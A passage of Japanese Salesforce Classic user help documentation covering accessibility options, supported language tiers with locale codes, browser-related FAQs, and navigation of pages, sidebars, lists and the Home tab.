ブラウザとオペレーティングシステムの設定では、画像内で表示される色を変更せず、Salesforceは数多くの画像を背景画像(色表示に関するブラウザとオペレーティングシステムの設定が有効な場合には表示されません)として実装しています。ブラウザとオペレーティングシステムでの設定によって特定の色の組み合わせの表示を変更する場合、次の操作が必要になる場合があります。

- 画像の代替テキストを表示して重要な画像が提供する情報にアクセスする。
- CSS の assistiveText、zen-assistiveText クラスを上書きする。その後、必要に応じてブラウザ設定を指定します。

その他に、次の操作を実行できます。

- グラフによっては (たとえば、レポートやダッシュボードのグラフ)、情報を表示する色に依存します。グラフ内の情報を解釈できない場合は、個人の詳細情報ページで [グラフの色覚障害者用パレット] を選択します。このオプションは、色覚障害のあるユーザが使用するために最適化されたグラフ用の代替カラーパレットを設定します。ダッシュボードメールでは、代替パレットは使用されません。グラフをクリックしても、ソースレポートを参照できます。
- ダッシュボードには、視覚的な図およびグラフがあります。この図およびグラフの作成に使用されたレポートのデータにアクセスするには、ダッシュボードコンポーネントを選択します。

  メモ: ソースとなるレポートには、ダッシュボードに表示されているデータより多くのデータが含まれています。また、ソースとなるレポートには、共有設定により表示するためのアクセス権がないデータが含まれる場合もあります。

拡大を必要とする弱視ユーザ

Salesforce では、標準の OS レベル、ブラウザ、およびサードパーティ拡大ツールがサポートされます。ニーズに合わせて拡大設定を調整できます。

次の要素は、ページマークアップで識別されます。識別しやすくするため、要素のスタイルを変更できます。

- ヘッダーは、フォームコントロールをグループ化するため、項目セットや凡例要素の代わりにヘッダーとしてマークアップされます。
- ページのメインヘッダー (通常、メインのコンテンツ領域の先頭に置かれています) は、レベル 1 ヘッダーです。ショートカットキーを使用して、このヘッダーに移動できます。
- データテーブルには、データテーブルマークアップが付き (標準モードのみの拡張リストビューは除く)、各セルとヘッダーを識別します。
- メインのコンテンツ領域にあるリストは、リストとしてマークアップされます。

FAQ - 参照および表示

Salesforce がサポートする言語は?

一部のボタンやリンクが表示されません

Salesforce ポップアップウィンドウに、ルックアップダイアログや [ヘルプ & トレーニング] ウィンドウが表示されません。

データの編集中に Backspace キーを押すと編集中のデータが消えてしまいます

テキスト項目を編集するときに表示されるエントリのドロップダウンリストを変更したり削除したりできますか?

Salesforce がサポートする言語は?

Salesforce では、完全にサポートされる言語、エンドユーザ言語、およびプラットフォームのみの言語という 3 つのレベルの言語がサポートされています。各言語は 2 文字の言語コード (en など) または 5 文字の地域コード (en_AU など) で識別されます。

Salesforce の言語サポートに加え、2 通りの方法で組織をローカライズできます。トランスレーションワークベンチを使用して翻訳する言語を指定し、翻訳者を言語に割り当てて Salesforce 組織に作成したカスタマイズの翻訳を作成し、管理対象パッケージから表示ラベルと翻訳を上書きすることができます。カスタム選択リスト値からカスタム項目にいたるすべてを翻訳し、海外のユーザが Salesforce のすべてを彼らの言語で使用できるようになります。

2つ目のオプションは、Salesforce のタブおよび項目の名前を変更するためのものです。カスタムアプリケーションで使用される Salesforce の標準タブと項目の数が少ない場合は、それらを翻訳できます。

完全サポート対象言語

すべての機能とヘルプの言語を変更して、次の完全サポート対象言語のいずれかに変更するには、[設定]から［クイック検索］ボックスに「*組織情報*」と入力し、[組織情報] を選択して、[編集] を選択します。

- 中国語 (簡体字): `zh_CN`
- 中国語 (繁体字): `zh_TW`
- デンマーク語: `da`
- オランダ語: `nl_NL`
- 英語: `en_US`
- フィンランド語: `fi`
- フランス語: `fr`
- ドイツ語: `de`
- イタリア語: `it`
- 日本語: `ja`
- 韓国語: `ko`
- ノルウェー語: `no`
- ポルトガル語 (ブラジル): `pt_BR`
- ロシア語: `ru`
- スペイン語: `es`
- スペイン語 (メキシコ): `es_MX`
- スウェーデン語: `sv`
- タイ語: `th`

メモ:

- スペイン語 (メキシコ) は、顧客が定義した翻訳のスペイン語に戻ります。
- Salesforce ユーザインターフェースが完全にタイ語に翻訳されている場合でも、ヘルプは英語のままです。

エンドユーザ言語

エンドユーザ言語は、会社で一般的に使用されている言語とは異なる言語を使用する多言語組織やパートナーがある場合に便利です。エンドユーザ言語の場合、Salesforce では、管理ページ、設定、およびヘルプを除くす

べての標準オブジェクトとページに翻訳済み表示ラベルが示されます。エンドユーザ言語を指定すると、翻訳されていない表示ラベルとヘルプは、英語で表示されます。エンドユーザ言語は、エンドユーザによる個人的な使用のみを想定しています。エンドユーザ言語をマスタ言語として使用しないでください。Salesforce は、エンドユーザ言語のカスタマーサポートは提供していません。

次のようなエンドユーザ言語があります。

- アラビア語: `ar`
- ブルガリア語: `bg`
- クロアチア語: `hr`
- チェコ語: `cs`
- 英語 (UK): `en_GB`
- ギリシャ語: `el`
- ヘブライ語: `iw`
- ハンガリー語: `hu`
- インドネシア語: `in`
- ポーランド語: `pl`
- ポルトガル語 (ポルトガル): `pt_PT`
- ルーマニア語: `ro`
- スロバキア語: `sk`
- スロベニア語: `sl`
- トルコ語: `tr`
- ウクライナ語: `uk`
- ベトナム語: `vi`

メモ: 次の機能では、アラビア語やヘブライ語などの右から左へ記述される言語のサポートが制限されます。

- Live Agent
- ケース
- 取引先

これらの機能は、Lightning Experience、Salesforce1 モバイルアプリケーション、その他のモバイルアプリケーションやモバイルブラウザ、または Salesforce Classic 以外のユーザインターフェースではサポートされていません。他の Salesforce 機能では右から左へ記述される言語の機能が正常に動作するという保証はありません。サポートされる機能が拡張される予定もありません。

右から左へ記述される言語でサポートされない機能は、次のとおりです。

- レポートビルダー
- 見積 PDF の生成
- カスタマイザブル売上予測
- メール
- Salesforce ナレッジ

- フィード
- コミュニティ

このリストに含まれていない機能が、サポートされるわけではありません。右から左へ記述される言語でサポートされるのは、Live Agent、ケース、および取引先のみです。

プラットフォーム専用言語

Salesforce でデフォルトの翻訳が提供されない場合、プラットフォーム専用言語を使用して、Salesforce App Cloud で作成したアプリケーションおよびカスタム機能をローカライズします。カスタム表示ラベル、カスタムオブジェクト、項目名などの項目を翻訳できます。また、ほとんどの標準オブジェクト、表示ラベル、項目の名前を変更できます。情報テキストと項目以外の表示ラベルのテキストは翻訳できません。

プラットフォーム専用言語は、アプリケーションで言語を選択できるすべての場所で使用できます。ただし、プラットフォーム専用言語を選択しても、Salesforceの標準の表示ラベルはすべてデフォルトの英語のままになります。または、一部ではエンドユーザ言語または完全にサポートされる言語になります。

プラットフォーム専用言語を指定すると、標準オブジェクトおよび項目の表示ラベルが、次の例外を除いて英語に戻ります。

- 英語 (オーストラリア)、英語 (インド)、英語 (マレーシア)、および英語 (フィリピン) は、英語 (UK) に戻ります。
- ドイツ語 (オーストリア) および ドイツ語 (スイス) は、ドイツ語に戻ります。
- フランス語 (カナダ) は、フランス語に戻ります。
- ルーマニア語 (モルドバ) は、ルーマニア語に戻ります。
- モンテネグロ語は、セルビア語 (ラテン文字) に戻ります。
- ポルトガル語 (ポルトガル) は、ポルトガル語 (ブラジル) に戻ります。

現在サポートされているプラットフォーム専用言語は次のとおりです。

- アルバニア語: `sq`
- アラビア語 (アルジェリア): `ar_DZ`
- アラビア語 (バーレーン): `ar_BH`
- アラビア語 (エジプト): `ar_EG`
- アラビア語 (イラク): `ar_IQ`
- アラビア語 (ヨルダン): `ar_JO`
- アラビア語 (クウェート): `ar_KW`
- アラビア語 (レバノン): `ar_LB`
- アラビア語 (リビア): `ar_LY`
- アラビア語 (モロッコ): `ar_MA`
- アラビア語 (オマーン): `ar_OM`
- アラビア語 (カタール): `ar_QA`
- アラビア語 (サウジアラビア): `ar_SA`
- アラビア語 (スーダン): `ar_SD`

- アラビア語 (シリア): ar_SY
- アラビア語 (チュニジア): ar_TN
- アラビア語 (アラブ首長国連邦): ar_AE
- アラビア語 (イエメン): ar_YE
- アルメニア語: hy
- バスク語: eu
- ボスニア語: bs
- ベンガル語: bn
- 中国語 (簡体字 — シンガポール): zh_SG
- 中国語 (繁体字 — 香港): zh_HK
- 英語 (オーストラリア): en_AU
- 英語 (カナダ): en_CA
- 英語 (香港): en_HK
- 英語 (インド): en_IN
- 英語 (アイルランド): en_IE
- 英語 (マレーシア): en_MY
- 英語 (フィリピン): en_PH
- 英語 (シンガポール): en_SG
- 英語 (南アフリカ): en_ZA
- エストニア語: et
- フランス語 (ベルギー): fr_BE
- フランス語 (カナダ): fr_CA
- フランス語 (ルクセンブルグ): fr_LU
- フランス語 (スイス): fr_CH
- グルジア語: ka
- ドイツ語 (オーストリア): de_AT
- ドイツ語 (ルクセンブルグ): de_LU
- ドイツ語 (スイス): de_CH
- ヒンドゥー語: hi
- アイスランド語: is
- アイルランド語: ga
- イタリア語 (スイス): it_CH
- ラトビア語: lv
- リトアニア語: lt
- ルクセンブルク語: lb
- マケドニア語: mk
- マレー語 : ms

- マルタ語: mt
- ルーマニア語 (モルドバ): ro_MD
- モンテネグロ語: sh_ME
- ロマンシュ語: rm
- セルビア語 (キリル文字): sr
- セルビア語 (ラテン文字): sh
- スペイン語 (アルゼンチン): es_AR
- スペイン語 (ボリビア): es_BO
- スペイン語 (チリ): es_CL
- スペイン語 (コロンビア): es_CO
- スペイン語 (コスタリカ): es_CR
- スペイン語 (ドミニカ共和国): es_DO
- スペイン語 (エクアドル): es_EC
- スペイン語 (エルサルバドル): es_SV
- スペイン語 (グアテマラ): es_GT
- スペイン語 (ホンジュラス): es_HN
- スペイン語 (ニカラグア): es_NI
- スペイン語 (パナマ): es_PA
- スペイン語 (パラグアイ): es_PY
- スペイン語 (ペルー): es_PE
- スペイン語 (プエルトリコ): es_PR
- スペイン語 (アメリカ): es_US
- スペイン語 (ウルグアイ): es_UY
- スペイン語 (ベネズエラ): es_VE
- タガログ語: tl
- タミル語: ta
- ウルドゥー語: ur
- ウェールズ語: cy

関連トピック:

言語、ロケール、通貨の選択
トランスレーションワークベンチの有効化および無効化

一部のボタンやリンクが表示されません

ボタンやリンクは、それらを使用できる適切な権限を持っているユーザにのみ表示されます。たとえば、商談を「削除」する権限がないユーザの商談の詳細ページには [削除] ボタンが表示されません。また、商談関連リストに [削除] リンクは表示されません。

Salesforce ポップアップウィンドウに、ルックアップダイアログや [ヘルプ & トレーニング] ウィンドウが表示されません。

ブラウザのポップアップブロック設定で、セキュリティが最大に設定されている場合、Salesforce 内のすべてのポップアップウィンドウは表示されません。これには、活動の日付を選択するカレンダーのポップアップ、レコードを選択するルックアップダイアログ、ヘルプ & トレーニングウィンドウなど必要な機能も含まれます。

ポップアップ設定をテストする手順は、次のとおりです。

1. [個人設定] から、［クイック検索］ボックスに「アラーム」と入力し、[アラーム & アラート] を選択します。結果がない場合は、［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. [アラーム通知のプレビュー] をクリックします。

Salesforce のポップアップウィンドウを許可するには、ブラウザのポップアップブロック設定から Salesforce を信頼済みサイトとして追加します。具体的な手順は、ブラウザのオンラインヘルプを参照してください。

Google ツールバーなど、一部のブラウザアドオンにも、ポップアップブロック機能があります。これらの製品で Salesforce のポップアップウィンドウを許可する設定方法は、これらの製品のソフトウェアドキュメントを参照してください。

関連トピック:

Salesforce 環境のカスタマイズ

データの編集中に Backspace キーを押すと編集中のデータが消えてしまいます

Internet Explorer のバージョンによっては、ブラウザの [戻る] のキーボードショートカットとして BackSpace キーを使用している場合があります。BackSpace キーを押したときにカーソルがテキスト項目内にないと、ブラウザの表示が前のページに戻ってしまい、編集中のデータが消えてしまったかのように見えることがあります。ブラウザの [進む] ボタンをクリックすると、データを取り戻して元のページに戻ります。

テキスト項目を編集するときに表示されるエントリのドロップダウンリストを変更したり削除したりできますか?

いいえ。これらのオートコンプリート入力は、特定のテキスト項目を編集する場合に表示される Internet Explorer の機能です。以前入力したテキストはブラウザに記憶され、入力リストとして表示されるので、項目を自動的に補完できます。この機能を無効にするには、ブラウザのメニューバーの [ツール] をクリックして [インターネットオプション] を選択し、[コンテンツ] タブをクリックして [**AutoComplete**] ボタンを選択し、ブラウザ設定を変更します。

Salesforce ページ

Salesforce アプリケーションはタブとページで構成されます。取引先、取引先責任者、リードなどの標準オブジェクトや、Chatter などの他の機能には通常、タブがあり、そのタブからページを移動して使用する機能を操作します。たとえば、取引先レコードを作成する場合は [取引先] タブをクリックし、[取引先ホーム] ページを表示します。


[新規] をクリックして [取引先の編集] ページを開き、取引先の情報を入力します。[保存] をクリックすると、取引先の [詳細] ページが表示されます。[取引先ホーム] ページに戻ると、新しい取引先がリストに表示されます。

Salesforce タブには、[ホーム]、[編集]、および [詳細] ページなど、複数の種類のページが含まれる場合があり、一部のオブジェクトにはリストビューを作成できます。Chatter の主要なページ種別はフィードです。また Data.com には検索インターフェースがあります。ダッシュボードとレポートには独自のページスタイルもあります。

通常、システム管理者が標準オブジェクトのページレイアウトを設定し、組織で使用できるナビゲーション機能を有効にしますが、よく使用されるオブジェクトのごく一般的なページ要素を理解しておくと、Salesforce の操作が容易になります。次のようなページ要素があります。

1. *タグバー*では、レコードのタグの表示、追加ができます。
2. *フィード*では、レコードに関するコメントの追加、表示ができます。
3. *サイドバー*では、検索や新規レコードの簡易作成などの操作を実行できます。
4. レコードの*セクション*にはキー項目やリンクが含まれます。
5. *関連リスト*には、表示中のレコードに関連付けられている他のレコードへのリンクがまとめられ、表示されます。ページ上の関連リストの順序を変更できます。
6. さまざまな*リンク*を使用して、ページ内、別のページ、または外部サイトに移動できます。

取引先詳細ページでこれらの要素を確認してみましょう。



Salesforce のサイドバーについて

折りたたみ可能なサイドバーの表示と非表示

参照中のレコードからの関連項目の直接使用

Salesforce レコードでは、関連レコードのリンクおよび詳細は、関連リスト内でグループ化されます。一部の関連リストでは、新規レコードの作成やファイルの添付など、関連オブジェクトに対して一般的なタスクを実行できます。

拡張リストでの作業

長いリストの操作

所属ディビジョンの変更
現在所属しているディビジョンを変更することで、表示中のレコードを変更できます。

関連トピック:

- レコードのタグ
- Salesforce のサイドバーについて
- Salesforce Classic でのオブジェクトのホームページ間の移動
- [ホーム] タブ

Salesforce のサイドバーについて

ほとんどの Salesforce ページの左側に表示されるサイドバー列から、次のリンクおよびコマンドに簡単にアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

- Search

  サイドバー検索がない場合は、ヘッダーの検索ボックスを使用します。
- [タグ] リンクおよび [最近参照したタグ] ドロップダウンリスト
- [ディビジョン] ドロップダウンリスト
- [新規作成] ドロップダウンリスト
- 最後に使用したカレンダービューへの [カレンダー] ショートカット
- [最近使ったデータ] リスト
- お知らせ
- カスタムリンク
- ごみ箱へのショートカット

サイドバーのオプションは、有効化した機能およびシステム管理者がページレイアウトをカスタマイズしたかどうかによって異なります。

折りたたみ可能なサイドバーの表示と非表示

システム管理者が折りたたみ可能なサイドバーを有効化している場合、サイドバーを必要に応じて表示または非表示にできます。


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

メモ: コールセンターユーザの場合、サイドバーを折りたたむと電話の着信が表示されません。

必要に応じてサイドバーを開いたり閉じたりするには、サイドバーの端をクリックします。



参照中のレコードからの関連項目の直接使用

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション


Salesforce レコードでは、関連レコードのリンクおよび詳細は、関連リスト内でグループ化されます。一部の関連リストでは、新規レコードの作成やファイルの添付など、関連オブジェクトに対して一般的なタスクを実行できます。

たとえば、リードレコードには、活動予定や主要活動項目を表示する [活動予定] など、いくつかの関連リストがあります。この関連リストでは、新規 ToDo、新規活動、または新規ミーティング要請を作成できます。リードに関連付けられている ToDo が完了すると、その ToDo へのリンクがリードレコードの [活動履歴] 関連リストに表示されます。この関連リストには、[活動予定] と同じ主要項目が表示され、他の一般的な ToDo が提供されます。

参照および使用できる関連リストは、次の事項によって決まります。

- ユーザ権限
- Salesforce システム管理者がカスタマイズしたユーザインターフェースおよびページレイアウト
- 自分で行える個人用のカスタマイズ設定

関連リストの並び替えとアクセスは簡単です。手順は、次のとおりです。



1. ページをスクロールして、必要な関連リストを見つけます。

2. 関連リストのフロート表示リンクが組織で有効になっている場合は、リンクをクリックすると、リストがポップアップに表示されます。
3. 表示する使用可能な関連リストを選択および並び替えるには、[ページのカスタマイズ]をクリックします。

拡張リストでの作業

拡張リストにより、リストデータのすばやい表示、カスタマイズ、および編集を可能にして、日々の生産性向上をはかることができます。その効果を活用するには、まず、システム管理者による有効化を行う必要があります。

拡張リストにより、次のことができます。

- リスト下部にある最初のページへのアイコン ([<<])、[前へ]、[次へ]、または最後のページへのアイコン ([>>]) をクリックして、リスト結果ページを移動する。
- 右下のテキストボックスにページ番号を入力して Enter キーを押し、結果の特定のページにジャンプする。
- [新規ビューの作成] をクリックして、新しいビューを作成する。[編集]、[削除]、または をクリックして、現在のビューを編集、削除、または更新します。
- 1 ページに表示するレコード数を変更する。リストの左下隅にある をクリックし、必要な設定を選択します。一度に表示できるレコード数は、10 件、25 件、50 件、100 件、または 200 件です。この設定を変更すると、リスト結果の最初のページを表示します。

  1ページに表示するレコード数の設定を変更すると、現在表示されているものだけでなく、すべての Salesforce アプリケーションのすべてのリストに適用されます。また、設定を 200 に変更すると、パフォーマンス低下の可能性を警告するメッセージが表示されます。

- 列ヘッダーの右側をマウスでドラッグして、列幅を変更する。列幅の変更はそのリスト固有のものであり、次回リストを表示するときにもその状態が維持されます。

  リストの列の追加や削除を行うと、そのリストの列幅のカスタマイズは自動的に破棄されます。

- 列ヘッダーを移動したい位置までマウスでドラッグして、表示される列の順序を変更する。リスト定義を編集する権限がある場合、その変更はリストを参照するすべてのユーザに対しても自動的に保存されます。リスト定義を編集する権限がない場合、そのページを離れると変更は破棄されます。
- 左上のリストビューの選択ドロップダウンの横にある [編集] をクリックして、表示される列の数と順序を変更する。
- システム管理者によって組織のインライン編集が有効化されている場合に、個々の項目値をダブルクリックして、単一レコードをリストビューから直接編集する。システム管理者によって、「リストからの一括編集」権限が許可されると、一度に 200 件までのレコードを編集できます。
- 取引先、取引先責任者、リードのリストビューで、ページ下部の [カレンダーを開く] リンクをクリックし、リストの下にカレンダーを週次で表示します。次に、リストからカレンダーの時間枠にレコードをドラッグして、レコードに関連する行動をすばやく作成できます。システム管理者がドラッグアンドドロップによるスケジュールの可用性を制御します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

拡張リストでインライン編集を使用する
- 「リストからの一括編集」

長いリストの操作

Salesforce の多くのリストページには、多量のデータを管理できる次のツールがあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

- 項目の絞り込みリストを表示するには、[表示] ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。

  作成したビューを編集または削除するには、[表示] ドロップダウンリストから選択し、[編集] をクリックします。
- リストの最上部で、文字をクリックするとその文字に該当する項目が表示されるか、[その他] をクリックすると、名前が数字または記号で始まる項目が表示されます。[すべて] をクリックすると、現在のビューの検索基準に一致するすべての項目が表示されます。
- 特定の列でデータ別にリストビュー項目を並び替えるには、その列のヘッダーをクリックします。テキストデータはアルファベット順、数値データは昇順に並び替えられます。日付は最新の日付から順に並び替えられます。並び替え順を逆にするには、列ヘッダーをもう一度クリックします。

  メモ: 複数選択リスト以外のすべてのカスタム項目で、並び替えできます。組織に 200 万人を超えるユーザが存在する場合、ユーザリストビューは並び替えられません。200 万人を超えるユーザが存在する組織は、Salesforce に連絡して並び替えを有効化できます。
- [前のページ] または [次のページ] リンクをクリックすると、現在のビューで項目の前後のセットに移動します。
- リストビューの下にある [減らす] または [さらに表示] リンクをクリックすると、ページあたりの表示項目数を変更できます。

多数の項目がある一部の関連リストでは、次のリンクが使用できます。

- [さらに [数値] 項目を表示] をクリックして、リスト内の表示項目数を増やします。
- [一覧を表示] をクリックすると、関連リスト全体の 2 ページ目が表示されます。

所属ディビジョンの変更

現在所属しているディビジョンを変更することで、表示中のレコードを変更できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

所属しているディビジョンはいつでも変更でき、一部の検索およびレポートに割り当てられている元のデフォルトのディビジョンを上書きできます。

- サイドバーの [ディビジョン] 項目から、所属するディビジョンを選択します。

メモ: 作成したレコードは、所属ディビジョンではなく、デフォルトのディビジョンに割り当てられます。レコードの作成時に、デフォルトのディビジョン以外のディビジョンを明示的に設定できます。

関連トピック:

- ディビジョンを使用してデータを整理する
- ディビジョンを使用したレポート

[ホーム] タブ

エディション

使用可能なエディション: Salesforce Classic

[新規作成] ドロップダウンリストで利用できるタブとオプションは、持っている権限と使用している Salesforce のエディションによって異なります。

[ホーム] タブから、Chatter 投稿の作成、ダッシュボードスナップショットの表示、ToDo とカレンダーの表示、フィードの検索 ( ) を行うことができます。

他の Salesforce ページにも表示される、[新規作成]、[最近使ったデータ]、[カスタムリンク] などのサイドバーコンポーネントも使用できます。[ホーム] タブのレイアウト、サイドバーコンポーネント、およびリンクは、システム管理者が有効化し、設定します。

[ホーム] タブに通知バナーが表示されて、Connect Offline などのデスクトップクライアントの更新が入手可能であることを通知することがあります。

- [ホーム] タブのダッシュボードの変更
- ホームページでの ToDo およびカレンダーの使用
- [ホーム] タブでのカスタムリンクの表示
- お知らせの表示
- パフォーマンスグラフ

  Lightning Experience のホームページでパフォーマンスグラフを使用して、カスタマイズ可能な売上目標と比較したユーザの営業パフォーマンスや営業チームのパフォーマンスを追跡します。
- アシスタント

  Lightning Experience のホームページでアシスタントを使用して、1 日を通して重要な更新を確認できます。

関連トピック:

- Salesforce Classic でのオブジェクトのホームページ間の移動

[ホーム] タブのダッシュボードの変更

システム管理者は、カスタマイズされた [ホーム] タブページを作成して、そこでダッシュボードのスナップショットや会社名のロゴなど、カスタマイズされたコンポーネントを表示できます。[ホーム] タブにダッシュボードが含まれている場合、そのダッシュボードの設定を変更できます。

[ホーム] タブにダッシュボードが含まれている場合は、その [ホーム] タブの [ダッシュボード] セクションにある [ページのカスタマイズ] をクリックします。このページを使用して、[ホーム] タブ上に表示する別のダッシュボードを選択します。ダッシュボードのデータを更新するには、[更新] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ホームページでの ToDo およびカレンダーの使用

メモ: [ToDo] セクションおよび [カレンダー] セクションがホームページレイアウトのコンポーネントとして組み込まれている場合、それらはホームページに表示されます。

ホームページから、ToDo や行動を表示、作成、および編集できます。Salesforce for Outlook がインストールされている場合、Outlook 項目と Salesforce を同期して、[私の Todo] セクションや [カレンダー] セクションに表示できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

[私の ToDo] セクションでは、次の操作を実行できます。

- ToDo を作成するには、[新規] をクリックします。
- 自分に割り当てられた ToDo のリストを表示します。ToDo は最大 15 件表示できます。すべての ToDo を表示するには、[さらに表示] をクリックします。

  は、定期的な行動の一部である Todo を示します。
- ドロップダウンリストから期間を選択し、表示する ToDo を変更します。
- 未解決のメールを関連レコードに割り当てます。未割り当てのメールをすべて表示するには、[私の未解決の項目] をクリックします。
- 組織が ToDo リストのリンクのフロート表示を有効化している場合、ToDo の件名にマウスを置いて、フロート表示にその ToDo の詳細を表示します。また、ToDo の件名をクリックすると、その ToDo の詳細ページが表示されます。
- [X] をクリックして ToDo を閉じます。

[カレンダー] セクションでは、次の操作を実行できます。

- 新規の行動を作成するには、[新規行動] をクリックします。
- [スケジュール済みミーティング] サブタブをクリックして、今後 7 日間にスケジュールしている行動の一覧を表示します。このタブには、1 日あたり最大 50 の行動が表示されます。
  - は、定期的な行動の一部である行動を示します。
  - — 招待者がある行動を示します。複数のユーザが所有する行動は、Personal Edition では使用できません。

  - 組織がホームページの行動のフロート表示を有効化している場合、行動の件名にマウスを置いて、対話形式フロート表示にその行動の詳細を表示します。行動の件名をクリックして、その行動の詳細ページを開くこともできます。

- 要請したけれども確認されていないミーティングを参照するには、[要請済みミーティング] サブタブをクリックします。このタブには、最大 100 の要請済みミーティングが表示されます。
  - ミーティングの件名をクリックすると詳細ページが表示され、そのミーティングのキャンセルや再スケジュールができます。
  - [レスポンス数] 列には、ミーティングのお願いに応答した招待者数が表示されます。
  - ミーティングを確認すると、[スケジュール済みミーティング] サブタブに表示されます。

